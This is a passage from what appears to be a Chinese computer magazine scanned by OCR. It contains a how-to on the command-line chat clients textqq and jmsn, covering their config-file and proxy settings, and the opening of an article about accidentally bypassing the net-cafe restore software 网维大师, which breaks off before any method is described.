转换工具已收录到光盘中）


图6

另类聊天跟我来

BaseNet

在命令行方式下聊天是玩黑的朋友们比较喜欢的一种方式，QQ2007 虽然新增了不少功能，但是占用的资源也越来越多，对于配置不是很高的计算机来说，使用命令行下的聊天工具是一个不错的节省系统资源的方法。



```
server=219.133.40.179

# use udp or tcp to connect to server: 0 - tcp; 1 - udp
udp=1

qqno=

qqpass=

# 0 - initial online; 1 - initial hidden yourself
hide=1

# set to 1 if you want to use proxy
proxy=0

proxyserver=aaa.bbb.com
proxyport=1080
proxyuser=
proxypass=

# Http or Socket5
proxytype=Http
```

图1


对于命令行下的聊天工具，大家一定想到了MINIQQ，这个软件的确不错，但运行不稳定却是其致命的一个缺点，经常会掉线。我向大家推荐一款名为 textqq 的软件，相对来说比较稳定，主要原因就是该程序是基于JAVA 开发的，也正因如此，我们在运行该软件前，需要安装 jre1.5。

jre1.5 虽然在LINUX 下的安装和配置比较麻烦，但是在Windows 下直接安装按照提示NEXT 就可以正常运行 textqq 了。安装完 jre1.5后，我们把 textqq 解压，在目录下会看到一个 cofig.ini 的文件，内容如图1 所示。我们在“qqno=”和“qqpass=”的后边分别输入自己的QQ 号码和密码，保存后运行 tq.bat 就可以登录QQ 了，登录成功后如图2 所示。


图2

另外通过修改这个文件还可以使用代理来登录，在该文件中找到 **# set to 1 if you want to use proxy** 这行，将 proxy 后边的0 改为1，就表示使用代理服务器来登录，然后在“proxyserver：”处填写代理服务器的地址，“proxyport：”填写代理服务器的端口。如果代理服务器需要验证的话，还需要在“proxyuser：”和“proxypass：”处填写用户和密码，否则留空，代理类型“proxytype：”处只能填写 Http 或 Socket5。

登录成功后，我们可以通过输入 **/who** 查看在线好友，如图3。要想给对方发送信息，输入“/cd 对方号码”，比如对方的QQ 号为123456，那我们就可以直接输入 **/cd 123456**，然后输入要发送的消息，回车就可以了，通过输入 **/m** 可以收到对方回复的信息。


图3

下面是我整理好的一些常用参数：

/friends

/clusers ——查看所有群

/login <密码> ——切换成其他用户登录

/list ——列出所有加入的群；/up ——显身；/hide ——隐身

/q 或 /exit 或 /quit　快速退出程序

既然说到QQ 就不能不说MSN 了，jmsn 也是基于JAVA 平台的命令行下的聊天程序，运行该程序前同样需要安装 jre1.5。安装好 jre1.5 后解压 jmsn，假设我们解压缩的地址为 e:\jmsn，那么打开 cmd 命令提示符，输入 **CD C:\Program Files\Java\jre1.5.0_06\bin** 进入到 jre1.5 的安装目录，然后在 bin 目录下输入 **java -jar e:\jmsn\jmsn.jar** 来运行 JMSN（图4）。




图4

运行成功后单击“Click to logon”，在图5 所示的窗口中，分别输入你的MSN 帐号和密码，在“Initial status”后选择状态，Online 表示在线，Hidden 表示隐身，最后单击“ok”来进行登录。登录成功后，双击打开聊天对象的对话框，输入聊天信息，回车后，就可以象平时那样正常聊天了。




图5

（本文所涉及到的 jre1.5、textqq 和 jmsn 已收录到光盘中）

意外突破网维大师

血色书生

一、事出有因

小菜不才，在一家网吧挂名当上了技术顾问，这两天网吧老板告诉我说网吧里的病毒非常猖獗，要我去帮他搞一个穿透式的还原系统，于是我便找到了赫赫有名的网维大师（图1）。




图1



图2

这是一个集还原精灵与游戏服务器于一体的软件，也就是传说中的穿透式还原技术。通过保护所有的磁盘驱动器来达到保护客户机不受病毒干扰，至于游戏更新可以从专门的游戏服务器来下载，这样就不用怕每次更新的网络游戏被还原了。总的来说网维大师还算是一款不错的网管软件，其网吧用户居然有12万之多。




图3

正当我更新网吧的客户机时，没想到发生了一个意外——我填错了服务端的IP地址，也就是说客户机与服务端已经脱离




图4




图5

